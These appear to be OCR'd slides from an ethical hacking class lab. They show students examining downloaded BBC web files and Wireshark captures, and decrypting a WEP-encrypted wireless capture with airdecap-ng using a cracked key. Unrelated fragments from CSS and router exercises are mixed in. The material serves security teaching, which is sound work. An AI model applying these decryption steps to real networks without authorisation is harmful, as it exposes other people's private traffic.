


```
/* bump_cloud_build:smp-external-feedback@bbc.co.uk */
define("mp/modules/policies",[],function(){var e={iplayer:{guidanceCleared:!
1,siteID:"iPlayer",defaultUiClass:"iplayer",mediasetClass:"pc",ui:{cta:{iplayer:!0}}},news:{ui:
{colour:"#bb1919",alternateColour:"#bb1919",cta:{mode:"default"}},preferPlainOverDash:!
0,guidanceCleared:!0,siteID:"News",defaultUiClass:"news",preferHtmlOnMobile:!0},sport:{ui:
{colour:"#eed71c",foreColour:"#000000",alternateColour:"#0087ff",alternateForeColour:"#ffffff"},siteI
0},generic:{ui:{colour:"#ebebeb",foreColour:"#101010"},guidanceCleared:!0},background:{noTracking:!
0,backgroundPlayer:!0,responsive:!0,loop:!0,muted:!0,autoplay:!0,includeAppClickHandler:!1,ui:
{controls:{enabled:!1},errorDialog:{enabled:!1},buffer:{enabled:!1},cta:{enabled:!1},fullscreen:
```

Home
lesson13a
Recent
Home
Desktop
Docum
Downlo
Music
Pictures
Videos
Trash
Floppy Disk
Other Locations
Open
bump-3.js
~/lesson13a
Save
JavaScript
Tab Width: 8
Ln 1, Col 1
INS
177(2)
177(3)
177(4)
177(5)
177(6)
177(7)
177(8)
177(9)
177(10)
177(11)
177(12)
adverts.js
analytics.js
blogs-trending-38002276
blogs-trending-38002276(1)
bump-3.js
components%3falternativeJsLoading=true...
components%3falternativeJsLoading=true...
components%3falternativeJsLoading=true...
components%3falternativeJsLoading=true...
components%3falternativeJsLoading=true...
components%3falternativeJs
components%3falternativeJs
components%3falternativeJs
components%3falternativeJs
crossdomain.xml
crossdomain(1).xm
davidshukman.
"bump-3.js" selected (111.0 kB)

Find and open a JavaScript file on the BBC website

Filtering for PDF documents


airportSniffENFGOR-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
No. Time Source Destination Protocol Length Info

frame contains PDF

airportSniffENFGOR-dec

Packets: 7156 · Displayed: 0 (0.0%) · Load time: 0:0.355

Profile: Default

But the PDF from my website was not found!

Activity


As root, on your EH-Kali-XX VM:

1) Explore the new *lesson13a* directory.
2) Find a jpg file.
3) Find a html file.
4) Find a javascript file.

Put the names of any interesting files you find in the chat window

Activity

https://simms-teach.com/docs/cis76/cis76lab01.pdf



CIS 76 Linux Lab Exercise

Lab 1: Getting Started
Fall 2016

Lab 1: Getting Started


We will be using VLAB and NETLAB+ this term to get hands-on ethical hacking practice. VLab is a homegrown collection of VMware ESXi and vCenter servers. In this lab you will configure your pod of VMs (Virtual Machines) and then practice using nmap and Metasploit to exploit a vulnerability in Windows XP.

Warning and Permission

Unauthorized hacking can result in

Why are there no PDF frames in the capture?

Write your answer in the chat window.




frame contains PDF

No. Time Source Destination Protocol Length Info

Capture yG7m8J

More Practice

airportSniffyG7m8J.cap



Rich Simms DM 160A Exercise 8
Using CSS


Benji on duty protecting the house

Benji studying with Mary for exams

Benji's girlfriend, "Kitty"

What is Benji really thinking about?

http://www.skyhighway.com/~marysimms/exercise8.html



Scenario

This lab was done using the basic router pod on NETLAB. NETLAB lets you remotely access a pod of Cisco routers. The three Cisco routers were configured as shown below.

Topology

http://www.skyhighway.com/~elizsimms/cis83/docs
/portfolio-lab-VLAN.pdf


`ls -l airportSniffyG7m8J.cap`

```
root@eh-kali-05:~# ls -l airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 3095355 Nov 21 12:31 airportSniffyG7m8J.cap
root@eh-kali-05:~#
```

`file airportSniffyG7m8J.cap`

```
root@eh-kali-05:~# file airportSniffyG7m8J.cap
airportSniffyG7m8J.cap: tcpdump capture file (little-endian) - version 2.4 (802.11 with
radiotap header, capture length 2147483647)
root@eh-kali-05:~#
```

This file contains encrypted packets captured on a wireless network using a Mac and transferred to the EH-Kali VM



airportSniffyG7m8J.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time       Source                  Destination             Protocol Length Info
  534 11.919862  LinksysG_4b:21:b4       Broadcast               802.11    113 Beacon frame, SN=3542, FN=0, Fl…
  535 11.958565                                                  802.11    830 Unrecognized (Reserved frame), …
  536 11.980620                          46:b2:1c:d8:cd:26 (…    802.11    302 Acknowledgement, Flags=o...R.FT.
  537 12.000161  ce:ca:b5:f1:33:60       Broadcast               802.11    213 Beacon frame, SN=1071, FN=0, Fl…
  538 12.020905  LinksysG_4b:21:b4       Broadcast               802.11    113 Beacon frame, SN=3543, FN=0, Fl…
  539 12.026199  1e:16:ce:bf:df:63       5b:d5:c6:9a:aa:a7       802.11    239 Aruba Management, SN=375, FN=6,…
  540 12.073647                                                  802.11    150 Unrecognized (Reserved frame), …
  541 12.080241  db:8a:b5:35:ca:86 (…    43:f0:6d:2f:8f:b9 (…    802.11   1046 802.11 Block Ack, Flags=opmP.MF…
  542 12.090910  64:d4:3d:6a:38:a4       06:99:7a:70:60:65       802.11    180 Action, SN=1657, FN=0, Flags=op…
```

```
▸ Frame 538: 113 bytes on wire (904 bits), 113 bytes captured (904 bits)
▸ Radiotap Header v0, Length 25
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags: ........C
▾ IEEE 802.11 wireless LAN management frame
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (48 bytes)
    ▸ Tag: SSID parameter set: linkysys
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 5
    ▸ Tag: Traffic Indication Map (TIM): DTIM 1 of 0 bitmap
    ▸ Tag: ERP Information
    ▸ Tag: ERP Information
    ▸ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▸ Tag: Vendor Specific: Broadcom
```

airportSniffyG7m8J Packets: 8203 · Displayed: 8203 (100.0%) · Load time: 0:0.210 Profile: Default

Beacon frame in encrypted packet capture file

airdecap-ng -w BEEFBEEF22 airportSniffyG7m8J.cap

```
root@eh-kali-05:~# airdecap-ng -w BEEFBEEF22 airportSniffyG7m8J.cap
Total number of packets read          8203
Total number of WEP data packets      2375
Total number of WPA data packets       181
Number of plaintext data packets         0
Number of decrypted WEP  packets      2255
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
root@eh-kali-05:~#
```

Decrypting the packet capture file using the cracked password


ls -l airportSniffy*

```
root@eh-kali-05:~# ls -l airportSniffy*
-rw-r--r-- 1 root root 3095355 Nov 21 12:31 airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 1354295 Nov 21 13:12 airportSniffyG7m8J-dec.cap
root@eh-kali-05:~#
```

Encrypted

Decrypted

Comparing the encrypted and decrypted versions of the file



airportSniffyG7m8J-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.  Time      Source             Destination         Protocol  Length Info
   1 0.000000  Routerbo_ca:25:be  Spanning-tree-(for-… 3Com X…      77 [Packet size limited during cap…
   2 0.440589  192.168.77.1       192.168.88.112      ICMP         174 Destination unreachable (Host u…
   3 0.440770  192.168.77.1       192.168.88.112      ICMP         174 Destination unreachable (Host u…
   4 0.685502  192.168.88.112     65.52.108.220       TLSv1.2      196 Application Data
   5 0.764761  65.52.108.220      192.168.88.112      TLSv1.2      228 Application Data
   6 0.813524  192.168.88.112     65.52.108.220       TCP           79 54013 → 443 [ACK] Seq=118 Ack=1…
   7 2.150305  Routerbo_ca:25:be  Spanning-tree-(for-… 3Com X…      77 [Packet size limited during cap…
   8 3.187160  192.168.88.112     65.52.108.220       TLSv1.2      196 Application Data
   9 3.270056  65.52.108.220      192.168.88.112      TLSv1.2      228 Application Data
```

```
▸ Frame 1: 77 bytes on wire (616 bits), 52 bytes captured (416 bits)
▸ IEEE 802.3 Ethernet
▸ Logical-Link Control
▸ 3Com XNS Encapsulation
▸ Data (32 bytes)
  [Packet size limited during capture: Ethernet truncated]
```

airportSniffyG7m8J-dec   Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.61   Profile: Default

Decrypted packet capture showing normal traffic

